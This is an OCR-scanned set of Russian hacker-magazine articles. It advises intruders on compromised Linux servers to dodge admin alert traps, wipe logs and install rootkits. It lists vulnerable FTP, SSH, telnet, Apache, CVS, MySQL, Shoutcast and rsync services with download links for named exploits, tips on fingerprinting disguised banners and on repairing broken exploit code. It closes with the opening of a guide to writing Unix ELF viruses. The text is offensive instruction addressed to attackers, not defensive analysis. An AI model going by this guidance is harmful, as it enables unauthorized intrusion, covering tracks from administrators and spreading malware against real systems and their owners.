Самое первое, что следует сделать при удачном входе, - это проверить, нет ли сейчас админа в системе. Таким образом, если root уже зарегистрирован, то хакеру лучше уйти. Действовать дальше нужно только в том случае, если root на своем рабочем месте не обнаружен ;-). Следующий этап - разобраться с системой логирования и регистрации пользователей сервера. Я знаю администраторов, которые так опасаются за свой сервер, что создали скрипт, который при входе root в систему сразу отправляет администратору сообщение на мобильник, в котором содержится время входа, IP-адрес, с которого произошла регистрация, и номер виртуальной консоли, на которой работает сейчас суперюзер. Кроме этого, если не будет подтверждена регистрация, то сеанс завершится через определенный промежуток времени! Реализовано это с помощью следующего скрипта: при входе он создает определенный файл, и, если он не будет удален через некоторое время, программа считает, что произошел взлом сервера и скидывает псевдоадмина с терминала, отправляет предупреждение о критической ситуации настоящему администратору на мобильник. Поэтому сразу при входе нужно внимательно изучить содержание домашнего каталога и просмотреть все файлы, отвечающие за регистрацию. Их имена зависят от оболочки-интерпретатора. Затем - изучение лог-файлов и их очистка. Это первые шаги. Я не случайно так подробно описал одну из ловушек администратора - атакующий должен быть готов ко всему и очень хорошо знать атакуемую ОС. Без этого любой админ сможет рано или поздно вычислить и наказать взломщика. При любых действиях в системе следует анализировать результат предельно внимательно.



Путь свободен! Только один root в системе


Поэтому если ты создаешь рабочий каталог для себя, то после окончания сразу удаляй и чисти логи всех операций. Самое главное - это научиться думать, как администратор хоста, причем как грамотный администратор. Если взломщик недооценивает противника, рано или поздно он будет пойман. Поэтому беги!

> Учти, что даже банальный запуск mc вызовет изменения времени доступа на некоторых файлах.


ЧЕГО НЕЛЬЗЯ ДЕЛАТЬ СО ВЗЛОМАННОЙ СИСТЕМОЙ

Никогда не следует менять пароль на учетную запись root. Это самое большое желание малограмотных скриптокидисов. Думая, что, сменив рут-пароль, они заблокируют доступ к серверу законного администратора, они очень глубоко ошибаются. Если админ не сможет с утра войти в систему - Linux не захочет опознать его пароль, то возможны два варианта. Если опыта и знаний немного, то он посчитает, что просто забыл ключ. Если же админ - матерый малый, то он сразу же узреет во всем атаку и будет восстанавливать пароль, параллельно усилив защиту до такого уровня, что любой скрипткиди скорее прохачит общественный сортир, чем его хост ;-). Кстати, процедура восстановления пароля предельно проста: загружаемся с CD или дискеты, монтируем разделы сервера, смотрим /etc/passwd, удаляем запись пароля root, отмонтируем винт, ребутимся в Linux, логинимся с пустым пассом. Таким образом, 10-минутная остановка сервера стоит тебе бессонной ночи и утраты этого сервака - при восстановлении пароля защита будет усилена.

Не рекомендую добавлять пользователей на взломанную систему. Просто очень многие администраторы опасаются за безопасность своего хоста и ставят ловушку на команду "adduser", которая отправляет сообщение на почту всякий раз при создании аккаунта пользователя, да и это еще не все. Некоторые сервера имеют сильную связь с остальными машинами сети: например, хакер взломал Dial-in сервер провайдера, добавил своего пользователя, прописал скрипты, выдержал паузу и захотел попользоваться плодами своего труда. Но не тут-то было: сервер его пускает, но при попытке запуска сессии PPP процесс умирает по тайм-ауту. Причина проста до безобразия - машина, принимающая звонки, не имела на своем хосте базы пользователей! Весь биллинг был на отдельном сервере, который и записывал в логи подозрительные запросы на несуществующего пользователя. После нескольких таких ошибок админ получил письмо с вырезкой лог-файла. И, как следствие, хакер лишился доступа на Dial-in. Поэтому не повторяй чужих ошибок и никогда не добавляй пользователя, не разобравшись, как устроен весь механизм взаимодействия серверов. Не ставь руткитов, не изучив сервер полностью. Это грозит полной утратой аккаунта - ночные проверки безопасности, постоянные лог-анализы, сравнение хеш-функций у основных утилит гарантированно выдадут действия взломщика. Чтобы этого не случилось, изучай систему как можно тщательней. Кроме этого, категорически запрещается убивать процессы сервера. Даже такой вредный и опасный для хакера демон, как syslog, должен крутиться в системе, когда он что-то там делает. Причина банальна - очень часто при остановке критических процессов они перезапускаются, а, если падают и во второй раз, - отправляют сообщение админу на мо-



Emerge - сила Gentoo, позволяющая держать твою систему в постоянной боеготовности



Почему бы не войти в систему...

бильник, в котором приведена информация о том, что случилось, кто и откуда работает в системе, что делает и т.д. Как нельзя убивать чужие сервисы, так нельзя и запускать своих демонов на сервере. Точнее, это делать можно и нужно, но только после установки соответствующих руткитов, которые смогут скрыть активность левых приложений на хосте.

УДЕРЖАНИЕ ROOT-АККАУНТА

Если взломщик надеется подольше удержать за собой максимальные права на Linux-сервере, то он должен постараться выполнить еще несколько действий. Самое главное - это изучить всю систему и найти "закладки": программы и скрипты, установленные администратором сервера, предназначенные для поиска и ликвидации взломов. Наиболее популярны для Linux-серверов на сегодня скрипт, который следит за подтверждением входа (следует искать в /root файл конфигурации оболочки пользователя) и скрипты проверки хеш-суммы всех утилит системы. Чаще всего они запускаются с помощью cron от root, поэтому следует внимательно изучать вывод команды crontab. Если не будет найдено никаких подозрительных записей для cron, то взломщику чаще всего необходимо изучить /var/log. Именно этот каталог содержит результаты всех проверок, если они существуют, и в нем легко можно обнаружить отчеты ловушек админа. Просмотрев журнал, следует подумать об установке руткита, если, конечно, на хосте не установлена программа-ревизор. Ну а после успешного инсталла все становится проще: патченые утилиты будут прикрывать тебя и твои процессы в нужный момент, а админ будет спать спокойно, не зная, что его сервера находятся под чужой властью :-). Если же администратор попался грамотный и установил все возможные ловушки-анализаторы, то тут необходимо действовать крайне осторожно.

Чтобы удержаться на таком защищенном хосте, необходимо быть предельно внимательным, забыть про всякие утилиты-помощники и всегда чистить логи своих действий. Причем обязательно нужно следить за программой-ревизором, то есть перед ее запуском на сервере не должно быть никаких следов действий хакера, как и самого взломщика не должно быть в системе :-). Общеизвестное правило - чем дольше изучаешь систему перед установкой каких-либо своих прог, тем больше шансов воспользоваться этими софтинами в будущем. Так складывается ситуация, что хакер встает на борьбу не только со знаниями админа, но и со всевозможными ловушками, чаще всего написанными крупными IT-специалистами.

LINUX - ПРИТОН ХАКЕРОВ? ДА!

Linux был, есть и будет той единственной системой, в которой хакер чувствует себя предельно просто и комфортно. Тем, кто действительно хочет понять всю силу и удобство Linux, прямая дорога в мир source-base дистрибутивов. Только там, пройдя через бессонные ночи, килограммы манов, ты познаешь счастье, которое позволит тебе понимать мир хакеров.

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

СЕРВИСНАЯ УГРОЗА

АТАКИ НА КОНКРЕТНЫЕ СЛУЖБЫ

Никто не застрахован от ошибок. В сети всегда отыщется сервер с бажным демоном. Не важно, каким именно будет сервис. Важно то, что ты в любой момент можешь его взломать, заработав на этом системные привилегии.

ProFTPD и Wu-ftpd – самые дырявые сервера. Но, несмотря на это, администраторы продолжают их использовать.

Атака брутфорсом очень действенна. Правда, такой взлом может продолжаться несколько часов. Все зависит от пропускной способности.

Инертность системных администраторов впечатляет. Админы реагируют на уязвимость в определенной службе лишь тогда, когда баг перерастает в эпидемию. В обычных случаях никто не мешает хакеру поиметь хороший ресурс через уязвимость в сервисе. Однако получить shell после однократного применения эксплоита удается далеко не всегда. С твоего позволения, я рассмотрю особенности демонов включая их стойкость к различным эксплоитам.

ДЫРЯВЫЙ FTP

Начнем с самого низкого системного порта. На двадцать первом порту расположился интересный демон FTP. Ты хочешь поломать его, но вот беда: не знаешь, какой FTPD выдержит атаку, а какой - нет. Публичные эксплоиты встречаются для двух служб: WuFTPD и ProFTPD. Несмотря на дырявость они до сих пор используются админами в работе. Поговорим о каждом релизе в отдельности.

Wu-FTPD. В старых версиях сервера таится несколько критических уязвимостей, направленных, в основном, на переполнение буфера. Эксплуатирование основано на пересылке слишком длинной команды с shell-кодом, в результате чего у сервиса напрочь срывает крышу. В результате атаки взломщик получает полноценный rootshell (не стоит забывать, что подавляющее число демонов работают из-под root'а). В простом случае тебе достаточно скачать эксплоит под уязвимую версию и запустить его с определенными параметрами. Через некоторое время ты получишь права суперпользователя. Но довольно часто бывает, что админ специально подменил баннер FTPD. По понятным причинам администратор не хочет, чтобы его взломали, поэтому обзывает демон загадочным именем, против которого хакер не найдет нужного эксплоита. К счастью, Wu-FTPD обладает признаками, которые отличают его от сервисов других производителей. Чтобы определиться в названии сервиса, зацепись на него и попробуй залогиниться. Затем напиши команду quit. Если это действительно Wu, то ты увидишь полную статистику по переданным данным (причем номер команды будет равняться числу 221). Кроме этого, в случае анонимного захода Wu-FTPD обязательно проинформирует тебя о правильности email-адреса, который задается в качестве пароля. Подобная дружелюбность позволит вывести сервер на чистую воду. И, наконец, эксплоиты. Конечно же, абсолютно все версии WuFTPD уязвимы, но в публичных источниках ты можешь найти сплоит для взлома релиза 2.6.2 (www.security.nnov.ru/files/0x82-wu262.c). Придется довольствоваться тем, что есть.

Что касается ProFTPD, то эта служба еще дырявее. Существует эксплоит для предпоследнего релиза 1.2.9rc2, что говорит о некомпетентности программистов. Самая популярная ошибка в демонах FTPD - переполнение при передаче длинного параметра какой-либо команде. Но последний эксплоит ориентирован на срыв буфера во время закачивания ASCII-файла. Я протестировал работу этого чудного эксплоита (www.security.nnov.ru/files/10.04.proftpd_xforce.c) на версии 1.2.9 и легко получил удаленного root'а. Одна проблема - в публичном эксплоите содержится всего две мишени (таргета :)). Хочешь большего? Тогда качай файл www.security.nnov.ru/files/proft_put_down.c. Он снабжен брутфорсом, поэтому является универсальным для всех конфигураций.

Если админ меняет баннер от ProFTPD, это не говорит о том, что хакер не обнаружит баг. Демон выдает себя с потрохами фразой «Anonymous Login ok» при передаче анонимного логина. Для справки: все остальные FTPD вместо слова «Anonymous» пишут «Guest». Когда-то я раскусил службу именно по этой отличительной особенности. Чего и тебе желаю :).

SSH – НОСТАЛЬГИЯ ПО ВЗЛОМУ

Следующий сервис, который я опишу, - это sshd. Он висит на 22-м порту и служит для удаленного подключения к серверу. Служба снабжена защитным алгоритмом шифрования, поэтому хакер никогда не отловит пароль, передающийся демону. Что касается стойкости ко взлому, то в наше


```
[root@me /root]# telnet 192.168.0.1 ftp
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
220 ProFTPD 1.2.8 Server (ProFTPD on
user ftp
331 Anonymous login ok, send your complete email address as your password.
pass ftp
530 Login incorrect.
quit
221 Goodbye.
Connection closed by foreign host.
[root@me /root]# telnet 192.168.0.2 ftp
Trying 192.168.0.2...
Connected to snd.net.lan.
Escape character is '^]'.
220 snd.net.lan FTP server (Version wu-2.6.2(1)                    ready
user ftp
331 Guest login ok, send your complete email address as your password.
pass ftp
230 Guest login ok, access restrictions apply.
quit
221-You have transferred 0 bytes in 0 files.
221-Total traffic for this session was 260 bytes in 0 transfers.
221-Thank you for using the FTP service on snd.net.lan.
221-Goodbye.
Connection closed by foreign host.
[root@me /root]#
```

Выводим сервера на чистую воду

КАК И ГДЕ ЛУЧШЕ ИСКАТЬ?

■ Перед тем как что-либо ломать, необходимо подобрать подходящий эксплоит. Часто у новичков возникают вопросы, связанные со скачиванием необходимого файла. Найти ответы поможет TOP5 сайтов, посвященных компьютерной безопасности.

❶. **www.xakep.ru**. А что ты ожидал увидеть на первом месте? :). Сайт журнала сделан очень грамотно, на нем своевременно появляются новые эксплоиты, поэтому, если испытываемый сервис содержит буквально вчерашний баг, топай на xakep.ru и бери нужный эксплоит. В остальных случаях рекомендую посетить другой сайт, ибо сайт Хакера снабжен не совсем удобным поиском (на запрос SunOS exploit, скрипт вернет ссылку на какую-нибудь статью и т.п.).



Поиск по фразе «SunOS exploit»

❷. **security.nnov.ru**. Мой любимый портал по безопасности. У сайта много плюсов: русскоязычность, простой движок, удобный поиск. Достаточно зайти на страницу **security.nnov.ru/search/exploits.asp** и написать парочку ключевых слов. Ответ в виде ссылки на рабочий эксплоит не заставит себя долго ждать.


Лучший результат поиска!

❸. **securitylab.ru**. Еще один отечественный портал по безопасности. Он имеет плюсы двух предыдущих сайтов. Во-первых, на страницах этого сайта содержится подробное описание бага на русском языке (как на xakep.ru). Во-вторых, сайт обладает весьма функциональным поисковым скриптом, который найдет уязвимость по любым ключевым словам (как на security.nnov.ru). Наконец, ты можешь подписаться на рассылку этого сайта и всегда быть в курсе новых багов.

❹. **packetstormsecurity.nl**. Из англоязычных ресурсов ПакетШторм - самый лучший. Мне нравится то, что весь софт разбит на категории. Это означает, что помимо эксплоитов ты можешь найти бэкдоры, снифферы, логвайперы и многое другое. О поиске я вообще молчу - ответ на стандартный запрос может содержать 30 страниц ссылок, грамотно отсортированных по ревалентности.

❺. **securityfocus.org**. Еще один зарубежный ресурс, который существует очень давно. На его страницах ты всегда найдешь новые эксплоиты и описания свежих багов. Лично я обращаюсь к страницам этого портала только за разъяснением той или иной бреши в сервисе. В остальных случаях мне хватает других источников.

время sshd практически неуязвим. Пару лет назад хакеры написали эксплоит x2 (www.security.nnov.ru/files/x2.tgz), который уже давно находится в публичных источниках. Он позволяет взять удаленного root'а. Это удавалось, если версия SSH совпадала с релизом, забитым в target. Эксплоит содержал аж 46 целей, правда, на практике удавалось получить root'а лишь в 5-6 из них. Что удивительно, даже сейчас можно встретить уязвимые версии демона (с 1.5-1.2.27 по 1.2.33) в различных локальных сетях. Стоит лишь получить доступ к маршрутизатору и просканить баннеры всех сервисов локальной сети. Кто знает, может тебе и повезет...


Длительный взлом перебором


TELNETD – ДРЕВНИЙ СЕРВИС ОТ ДРЕВНИХ АДМИНОВ


■ Сейчас мы займемся взломом telnetd. Несмотря на то что это старый сервис, он используется на многих unix-like-машинах. Почему же админы его не сносят? Все просто - они оставляют демон в качестве резерва, фильтруя его от внешнего мира. В этом случае ты не законнектишься на сервис, однако сможешь без проблем получить локального root'а, если атакуешь сервер другим способом. Впрочем, бывают и исключения. К примеру, в Солярке телнет - вообще сервис по умолчанию, поэтому 23-й порт на таких серверах светится всегда. От тебя требуется воспользоваться услугами одного из двух эксплоитов. Первый называется 7350logout (examples.oreilly.de/english_examples/networksa/tools/7350logout), он переполняет буфер в telnetd, засоряя его некорректными данными. Зловредный бинарник способен взломать службу в Солярках 5.6-5.8 за несколько секунд. Второй эксплоит с именем holygrail (examples.oreilly.de/english_examples/networksa/tools/holygrail.c) ломает Соляры 5.5-5.7 удаленно и 5.8 локально. Заюзать эти сплоиты несложно. Достаточно лишь передать им параметры хоста и версии операционки. Кстати, версия Солярки всегда указа- »

В последнее время в публичных источниках трудно найти хороший эксплоит.

О том, как админы подменяют баннеры своих сервисов, ты можешь узнать, прочитав статью в этом номере.

Очень часто авторы эксплоитов умышленно допускают ошибки в коде. Чтобы эксплоит функционировал, тебе придется их найти и исправить.


Раритетный эксплоит еще на что-то способен :)



Holygrail – лучшее для SunOS

на в баннере telnetd, что в несколько раз облегчает твою работу.

Бажный демон telnet'а встречается в других системах. Например, во FreeBSD. Для определенных версий FreeBSD существует специальный эксплоит, переполняющий буфер в сервисе. Итог - удаленный root на уязвимой системе. Сейчас такой демон в глобале не встретить, раритетные системы существуют разве что в локальной сети какой-нибудь фирмы.

Служба постепенно замещается защищенным SSHD, поэтому судьба telnetd предрешена. Думаю, через пару лет ты вообще забудешь, что когда-то существовал подобный демон. А пока – атакуй сервера, админы которых не позаботились о безопасности.


Если ты пробил защиту какого-нибудь маршрутизатора, ищи бажные сервисы в локальной сети. Поверь, там их очень много :).

Чтобы узнать, какие модули подключены к Web-серверу, отправь простой WWW-запрос. Информация о библиотеках содержится в строке «Server:».

WWW – ИСТОЧНИК ВСЕХ БЕД

Обратимся к самой популярной глобальной службе - WWW. Думаю, не стоит говорить, что наиболее часто используемый демон в unix-like-операционках называется Apache. Несмотря на его относительную стабильность баги в Apache существуют. Точнее, не в самом сервере, а в его многочисленных модулях. Начнем с самого популярного - mod_php. Баг довольно старый, но грех о нем не вспомнить. К тому же, бажные версии модулей можно встретить в сети до сих пор. Итак, ошибка в компоненте заключается в обработке внешних параметров. Если хакер пересылал хитрый запрос любому скрипту, модуль мог открыть shell с командным интерпретатором. Так и происходило, правда, перед этим эксплоит долго перебирал запросы. Еще один баг затаился в

SSL под прицелом



Бедствие от компрессии

Взломать NetBSD – задача не из легких

протоколе OpenSSL. Хакеры быстро реализовали эксплоит для mod_ssl, который позволял брать права WWW-сервера. После длительного ажиотажа многие админы обновили библиотеки SSL, в результате чего уязвимость потеряла свою остроту. Раритетный эксплоит называется OpenFuck, вторую его версию ты можешь скачать по адресу packetstormsecurity.org/0304-exploits/OpenFuckV2.c.

Хочешь баг посвежее? Держи! Брешь актуальна для связки Apache 2.x с mod_perl. Модуль, позволяющий добиться акселерации при запуске CGI-сценариев, содержит утечку важных файловых дескрипторов. Сейчас я наглядно объясню, к чему это может привести. Для эксплуатирования жертвы хакеру придется добиться локальных привилегий. Это нужно для того, чтобы иметь доступ к WWW-каталогу и заливке скрипта (думаю, подойдут права nobody в web-shell'е). Взломщик пишет сценарий, который рождает подпроцесс, а затем останавливает httpd. Затем потомок становится демоном, имитирующим работу Web-сервера. На все запросы клиентов он отвечает, что админа поимели :). Подобное описание всех шагов хакера можно найти на странице www.security-lab.ru/42355.html.

Давай теперь поговорим о других библиотеках. Не так давно стал уязвим компонент mod_gzip (www.security.nnov.ru/files/85mod_gzip.c), который служит для сжатия контента перед передачей. Уязвимость была обнаружена в конце лета прошлого года. Через банальное переполнение буфера злоумышленник может порождать процессы под правами nobody. Для этого хакеру требовалось послать определенные данные, включающие параметр Accept-Encoding. Неважно, на какой системе крутится Apache - баг таится как в FreeBSD, так и в RedHat, Mandrake, SuSE. Все потому, что эксплоит снабжен брутфорсом, который каждый раз перебирает адрес возврата. В случае его успешного определения злоумышленник получит интерактивный shell. При этом версия модуля не должна быть выше 1.3.26. Поразительно, но даже сейчас баг актуален. За примерами далеко ходить не надо, просто взгляни на скриншот.


Бывает, что и в самом Apache встречаются баги. Даже при отсутствии дополнительных библиотек. Это показала критическая уязвимость в OpenBSD/NetBSD, позволяющая брать shell через дырявый httpd (www.security.nnov.ru/files/apache-nosejob.c). Правда, сейчас найти уязвимый сервер практически невозможно.

ДРУГИЕ СЛУЖБЫ

Я перечислил основные службы, большинство из которых установлены практически на каждом сервере. Однако существуют и другие уязвимые сервисы, пусть и не такие важные. Тебе придется их поискать в различных сетях, а после этого нещадно взломать :).

❶. IRC. Демоны ircd расположены на многих машинах, а их стойкость к атакам оставляет желать лучшего. Например, недавно был обнаружен баг в популярном hybrid-ircd, который позволяет удаленно убить сервис. Эксплоит публичный (addict3d.org/index.php?page=viewarticle&type=security&ID=1416), но перед тем как его скомпилировать, тебе придется исправить ошибки в исходном коде. Этакая защита от скриптkидисов. Рассказывать о том, как править исходник, я не буду – додумаешься сам. Подскажу лишь, что тебе придется перенести объявления переменных из середины процедуры в ее начало. После того как ты скомпилишь эксплоит, натрави его на какую-нибудь жертву (сервер, где установлен гибрид) и жди результата. Долго ждать не придется: непропатченный демон быстро уйдет в core dump.

❷. CVS. Ты никогда не мечтал взломать разработчиков софта? Служба CVS создана для синхронизации исходных кодов, поэтому часто ставится на сервера разработчиков какого-либо проекта. Хакеры нашли в демоне



Девелоперы плачут, а хакеры довольны :)

склонность к переполнению буфера. Это показал несложный анализ строки, посылаемой серверу. Багоискатели установили, что выделение памяти происходит не под всю строку, а с некоторым запасом. Таким образом, грамотно составленный запрос позволяет повторно обратиться к функции дырявого CVS. С каждым вызовом злоумышленник может перезаписать память произвольными данными, а затем обратиться к ним. Думаю, ты понимаешь, что произойдет, если ты обратишься к коду, открывающему shell и запускающему /bin/bash. Именно это и реализовано в эксплоите. Кстати, он является публичным и давно ждет тебя по адресу www.xakep.ru/post/22450/cvs_linux_freebsd_HEAP.txt.


❽. mySQL. База данных всегда была лакомым кусочком для хакеров, ведь в ней можно найти ценную информацию. До последнего времени для демона mysqld вообще не было эксплоитов, но хакеры терпеливо ждали. Наконец, был обнаружен изъян в свежих релизах сервиса. Если хакер пошлет демону хитрый авторизационный пакет, то функция сравнения неверно изымет из него пароль. Собственно, пароль в этом случае будет представлять собой строку нулевой длины, сравнение с которой даст положительный результат. Как следствие, хакер сможет бороздить просторы БД без какой-либо авторизации :). Команда RuSH выпустила скомпилированный mySQL-клиент, который позволяет логиниться к базе без знания пароля. Только вот версия демона должна быть 5.0 либо не превышать 4.1.3. Сливай mysql по адресу www.xakep.ru/post/23047/mysql_exploit.zip.

❾. Shoutcast. Я думаю, что многие из читателей слушают внутрисетевое радио в своей локальной сети. Ты когда-нибудь задумывался, что служба Shoutcast, шлющая тебе звук по сетевым проводам, давно стоит на учете у хакеров? Если нет, то пришло время провести небольшой ликбез :). Баг таится в плохом анализе переменных icy-name и icy-desc, которые отвечают за имя и описания передаваемого файла. Никто же не мешает тебе воткнуть, скажем, /bin/sh вместо названия. Эксплоит можно найти по следующей ссылке www1.xakep.ru/post/14351/exploit.txt. Тестируй эксплоит в своих локальных сетях и наводи злободром на различных серверах.


❿. Rsync. Частенько вместо FTP админы используют утилиту rsync. Недавние релизы rsync содержат критический баг, который позволит тебе повысить локальные привилегии. А все из-за отсутствия проверки в функции strcpy(), которую можно отыскать в коде socket.c. Баг актуален только для Linux, поэтому если тебе попалась машинка с навороченным ядром и старым rsync – все в твоих руках. Скачивай (www.xakep.ru/ post/21234/exploit.txt), компилируй, запускай и наслаждайся ;).

404 NOT FOUND

Что я слышу: ты не нашел бажного сервиса? Немедленно перечитывай эту статью, а затем нацеливай nmap на неизведанную сетку. И тебе обязательно улыбнется удача! Не забывай, что многие админы подменяют баннер сервиса, пытаясь скрыть его версию. Но ты выведешь его на чистую воду! Тестируй эксплоиты на якобы неуязвимых сервисах, возможно, это простая подделка. И никогда не забывай обращаться за помощью к сайтам по уязвимости – часто там содержатся дельные статьи по взлому. Прими к сведению, что умный взломщик никогда не отчаивается, ибо знает основные слабости сисадмов.



Радио под контролем хакера



Синхронизация привилегий

Крис Касперски aka мыщъх

ЗАРАЗА ДЛЯ НИКСОВ

ВИРУСНЫЙ РАЗГУЛ ПОД UNIX

Трудно представить себе более простую штуку, чем компьютерный вирус. Тетрис и тот посложнее будет. Однако программирование вирусов вызывает у начинающих большие трудности: как внедрить свой код в файл, какие поля необходимо изменять, а какие лучше не трогать, чем отлаживать вирусы и можно ли использовать языки высокого уровня? Ответы на эти и многие другие вопросы, связанные с созданием вирей под *nix, я постарался дать в этом материале.

ОПЕРАТИВНАЯ ОБСТАНОВКА

Некоторые администраторы полагают, что под *nix вирусов нет. Вирусы же придерживаются иного мнения.

Некоторые пользователи в желании почувствовать себя богом подолгу работают в системе на из-под root'а. Вирусы и хакеры любят таких пользователей :).

Первые вирусы, поражающие ELF-файлы (основной формат исполняемых файлов под *nix), были зарегистрированы в конце 90-х, а теперь их популяция насчитывает свыше полусотни представителей (см. коллекцию вирусов на vx.netlux.org). Антивирусная Энциклопедия Евгения Касперского (www.viruslist.com/virus-list.html?id=3166) сообщает лишь о четырнадцати из них, что наводит на серьезные размышления о качестве AVP и добросовестности его создателей.

По умолчанию, UNIX запрещает модификацию исполняемых файлов, и успешное распространение вирусов возможно только на уровне root, который либо присваивается зараженному файлу администратором, либо самостоятельно захватывается вирусом через дыры в ядре системы. При правильной политике разграничения доступа и оперативном наложении заплаток угроза вирусного заражения сводится к минимуму. К тому же, времена тотального обмена софтом давно позади. Сейчас уже никто не копирует исполняемые файлы друг у друга, скачивая их напрямую из интернета. Даже если вирус ухитрится поразить центральный сервер, дальше первого поколения его распространение не пойдет и вторичные заражения будут носить единичный характер.

Файловые вирусы уже неактуальны, и отсутствие крупных эпидемий наглядно подтверждает этот факт. Тем не менее, накопленные методики внедрения отнюдь не стали бесполезными - без них жизнь троянов и систем удаленного администрирования была бы весьма недолгой. Захватить управление атакуемым компьютером и заполучить права root'а - все равно что бросить зернышко на раскаленный асфальт. Хакер должен укорениться в системе, цепляясь за все исполняемые файлы, что встретятся ему на пути. Но и тогда он не может быть ни в чем уверен, поскольку существует такое понятие, как резервное копирование, позволяющее восстановить пораженную систему, как бы глубоко вирус ни был внедрен.

Считается, что вирусы, внедряющиеся в исходные тексты, более живучи, однако в действительности это не так. Исходные тексты требуются небольшому числу пользователей, а девелоперы активно используют системы контроля версий, отслеживающих целостность программного кода и позволяющих делать многоуровневый "откат". Было зарегистрировано несколько попыток заражения исходных текстов операционной системы LINUX и сервера Apache, но все они с треском провалились.

